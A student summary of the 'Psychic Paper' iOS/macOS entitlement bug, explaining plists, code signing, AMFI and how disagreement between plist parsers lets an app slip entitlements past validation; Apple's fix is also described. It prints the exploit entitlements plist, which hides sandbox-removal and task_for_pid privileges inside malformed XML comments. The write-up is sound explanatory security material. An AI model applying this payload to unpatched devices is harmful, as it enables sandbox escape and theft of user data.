Psychic Paper

https://siguza.github.io/psychicpaper/

Solomon Marian Claudiu - VR 419626

July 17, 2020

Contents Index

tl;dr

What is

Psychic Paper is 0-day attack that works by messing with the *Entitlement* plist files to access any sensitive data within the host device exploiting a zero-day vulnerabilty of the validation process of the (XML based) plist file.
This process is known as Sandbox Escape.

Targets

The real-world impact of Psychic Paper can be detrimental as it runs on not only iPhones, but probably the *entire* Apple family products including iPads, Mac, iWatch and other Apple devices.

What makes it astonishing

Basically it's two text lines long and you enter *god mode* in the system:

```
<!---><!-->
<!-- -->
```

What is a zero-day

Definition en.wikipedia.org/wiki/Zero-day_(computing)

A zero-day (also known as 0-day) vulnerability is a computer-software vulnerability that is unknown to, or unaddressed by, those who should be interested in mitigating the vulnerability (including the vendor of the target software).

Until the vulnerability is mitigated, hackers can exploit it to adversely affect computer programs, data, additional computers or a network.

An exploit directed at a *zero-day* is called a *zero-day exploit* or *zero-day attack*.

Fun fact :)

There is even a film about a famous one: wikipedia.org/wiki/Zero_Days

What is XML

Definition en.wikipedia.org/wiki/XML

Extensible Markup Language (XML) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable. The World Wide Web Consortium's XML 1.0 Specification of 1998 and several other related specifications (all of them free open standards) define XML.

Goal

The design goals of XML emphasize simplicity, generality, and usability across the Internet. It is a textual data format with strong support via Unicode for different human languages.
Although the design of XML focuses on documents, the language is widely used for the representation of arbitrary data structures such as those used in web services and all kind of software configurations.

Why XML is difficult

wiki.c2.com/?XmlSucks

Entire sites are dedicated to this topic but actually given its verbosity and redundancy parsing XML it's *reasonably* easy when correctly constructed .

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE figment-of-my-imagination>
<container>
    <meow>value</meow>
    <whatever/>
</container>
<!-- herp -->
<idk a="b" c="d">xyz</idk>
```

Basically in a few words: "XML represents just a tree with attribute name/attribute value associative arrays".

What's really challenging is the validation process.

Why XML validation is difficult

xkcd.com/1144

So yeah, you can construct things like this:

- `<mis>matched</tags>`
- `<attributes that="are never closed>`
- `<tags that are never closed`
- `<!>`


the list simply doesn't end.

This makes XML a format that's excruciatingly hard to process correctly with malformed or *malicious* XML, which will become relevant in a bit.

About Apple Sandbox

developer.apple.com/library/archive/documentation/Security

App Sandbox is an access control technology provided in iOS (and other Apple software), enforced at the kernel level. It is designed to contain damage to the system and the user's data if an app becomes compromised. Apps distributed through the App Store *must* adopt App Sandbox.



Why Apple signs iOS apps

Code Signing https://developer.apple.com/support/code-signing/

Code signing your app assures users that it is from a known source and the app hasn't been modified since it was last signed. Before your app can integrate app services, be installed on a device, or be submitted to the App Store, it must be signed with a certificate issued by Apple.

Limitations of Code Signing

Code signing is one component of a complete security solution, working in concert with other technologies and techniques. It does not address every possible security issue.

Code signing does not:

- Guarantee that a piece of code is free of security vulnerabilities.
- Guarantee that an app will not load unsafe or altered code—such as untrusted plug-ins—during execution. At least not always
- Provide digital rights management (DRM) or copy protection technology. Code signing does not in any way hide or obscure the content of the signed code.

Property list file extension: ".plist"

Building on XML, we have "property list", or "plist" for short: yet another general-purpose format for storing serialised data.

You have arrays, dictionaries with key:value pairs, strings, numbers, etc.

A valid XML plist can look something like this:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
    "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>OS Build Version</key>
    <string>19D76</string>
    <key>IOConsoleLocked</key>
    <false/><!-- abc -->
    <key>IOConsoleUsers</key>
    <array><dict>
            <key>kCGSSessionUserIDKey</key>
            <integer>501</integer>
            <key>kCGSessionLongUserNameKey</key>
            <string>Siguza</string>
    </dict></array><!-- def -->
    <key>IORegistryPlanes</key>
    <dict>
        <key>IODeviceTree</key>
        <string>IODeviceTree</string>
        <key>IOService</key>
        <string>IOService</string>
    </dict>
</dict>
</plist>
```

Plist files are used all throughout iOS and macOS for configuration files, package properties, and last but not least as part of code signatures.

Now the real problem for Apple

When a binary wants to run on iOS, a kernel extension called AppleMobileFileIntegrity (or "AMFI") requires it to have a valid code signature, or else it will be killed on the spot.

This signature can be validated in one of two ways:

1. It can be known to the kernel ahead of time, which is called an "ad-hoc" signature.
   - This is used for iOS system apps and daemons, and the hash is simply checked against a collection of known hashes directly in the kernel.
2. It needs to be signed with a valid code signing certificate.
   - This is used for all 3rd party apps, and in this scenario, AMFI calls out to the userland daemon *amfid* to have it run all the necessary checks.

NB: the hash function used in this process must have the *second-preimage resistance* property otherways would be trivial to use a valid signature, for example of an Apple system app, to run a specifically forged arbitrary code.

Now, code signing certificates come in two forms:

1. The App Store certificate.
   - This is held only by Apple themselves and in order to get signed this way, your app needs to pass the App Store review.
2. Developer certificates.
   - "7-day" free certificates
   - regular developer certificate
   - enterprise distribution certificates

In the *latter* case, the app in question will also require a "provisioning profile", a file that Xcode (or some 3rd party software) can fetch, and that needs to be placed in the App.ipa bundle at Your.app/embedded.mobileprovision.

This file is signed by Apple themselves, and specifies the duration, the list of devices, and the developer accounts it is valid for, as well as all the restrictions that should apply to the app.

In a standard UNIX environment, pretty much the only security boundaries you get are UID checks.

Processes of one UID can't access resources of another UID, and any resource deemed "privileged" requires UID 0, i.e. "root". iOS and macOS still use that, but also introduce the concept of "entitlements".

In layman's terms, entitlements are a list of properties and/or privileges that should be applied to your binary.

If present, they are embedded in the code signature of your binary, in the form of a XML plist file, which might look like this::

```
<plist version="1.0">
<dict>
    <key>task_for_pid-allow</key>
    <true/>
</dict>
</plist>
```

This would mean that the binary in question "holds the task_for_pid-allow entitlement", which in this specific case means is allowed to use the task_for_pid() mach trap, which is otherwise not allowed at all (at least on iOS).

Such entitlements are checked all throughout iOS and macOS and there's well upwards of a thousand different ones in existence (newosxbook.com/ent.jl).

The important thing is just that all 3rd party apps on iOS are put in a containerised environment where they have access to as few files, services and kernel APIs as possible, and entitlements can be used to poke holes in that container, or remove it entirely.

This presents an interesting problem. With iOS system apps and daemons, Apple is the one signing them, so they wouldn't put any entitlements on there that they don't want the binaries to have. The same goes for App Store apps, where Apple is the one creating the final signature.

But with developer certificates, the signature on the binary is created by the developers themselves, and Apple merely signs the provisioning profile. This means that the provisioning profile must create a list of allowed entitlements, or the iOS security model is toast right away.

The Bug

iOS doesn't have just one, or two, or even three plist parsers, it has at least four!

1. IOCFUnserialize in IOKitUser [alias:*IOKit*]
2. OSUnserializeXML in the kernel [equivalent to *IOKit*]
3. xpc_create_from_plist in libxpc [alias: *XPC*]
4. CFPropertyListCreateWithData in CoreFoundation [alias: *CF*]

So the three interesting questions that arise from this are:

- Which parsers are used to parse entitlements? answer: all of them!
- Which parser does *AMFId* use? answer: *CF*
- And do all parsers return the same data? answer: nope!

Valid XML makes all parsers return the same data, but slightly invalid XML makes them return just slightly not the same data! :D

In other words, any parser difference can be exploited to make different parsers see different things. This is the very heart of this bug, making it not just a logic flaw, but a system-spanning design flaw.

The Exploit

```
<plist version="1.0">
<dict>
    <!---><!-->
    <key>com.apple.private.security.no-container</key>
    <true/>
    <key>task_for_pid-allow</key>
    <true/>
    <!-- -->
</dict>
</plist>
```

The interesting tokens here are `<!--->` and `<!-->` which are not valid XML tokens.

Nonetheless, IOKit, CF and XPC all accept the above XML/plist, just they don't produce exactly the same output.

```
{ }
{
    "task_for_pid-allow": true,
    "com.apple.private.security.no-container": true,
}
{
    "com.apple.private.security.no-container": true,
    "task_for_pid-allow": true,
}
```

At the top is what CF see, followed by IOKit, and finally XPC.

This means that when we slap the above entitlements file on our app and amfid uses CF to check whether we have any entitlements that the provisioning profile doesn't allow, it doesn't see any.

But then when the kernel or some daemon wants to check whether we're allowed to do Fun Stuff™, they see we have all the permissions for it! :D

From this point forward, it's simply a matter of picking entitlements, get some entitlements to dynamically load or generate code, you can spawn a shell, or any of literally a thousand other things.

For the previous plist entitlements we would get:

- *com.apple.private.security.no-container*
  This prevents the sandbox from applying any profile to our process whatsoever, meaning we can now read from and write to any location the mobile user has access to, execute a ton of syscalls, and talk to many hundreds of drivers and userland services that we previously weren't allowed to. And as far as user data goes, security no longer exists.

- *task_for_pid-allow*
  Just in case the file system wasn't enough, this allows us to look up the task port of any process running as mobile, which we can then use to read and write process memory, or directly get or set thread register states.

The Patch

Given the elusive nature of this bug, how did Apple ultimately patch it?

Obviously there could only be one way: by introducing one more Plist parser!

Apple's final fix consists of introducing a new function called *AMFIUnserializeXML*, which is pasted into both *AMFI.kext* and *amfid*, and is used to compare against the results of *OSUnserializeXML* and *CFPropertyListCreateWithData* to make sure they are the same.


You can still include a sequence like `<!---><!--><!-- -->` in your entitlements and it will go through, but try and sneak anything in between those comments, and *AMFI* will tear your process to shreds and report to syslog:

AMFI:

detected an anomaly during entitlement parsing.

Conclusions

Apple has a problem with validation of things, all sort of them! :)



dwheeler.com/essays/apple-goto-fail
arstechnica.com/information-technology/2017/11/macos-bug

Real concerns

The author of this paper said that he found this 0day in early 2017, but given the code history (at least what is publicly available) it's actually very possibly that many other entities had discoverd this even years before that and used it out in the wild.

Given that Apple has always boasted of having an excellent App review team for the App Store, it is reasonable to think that no one has used this 0-day on applications available on the official App Store.

Completely different situation for all the myriad of applications distributed through unofficial channels on the different platforms where you can trust, really no one!.

References

Paper

https://siguza.github.io/psychicpaper/

A real attack using this 0-day

https://wojciechregula.blog/post/stealing-your-sms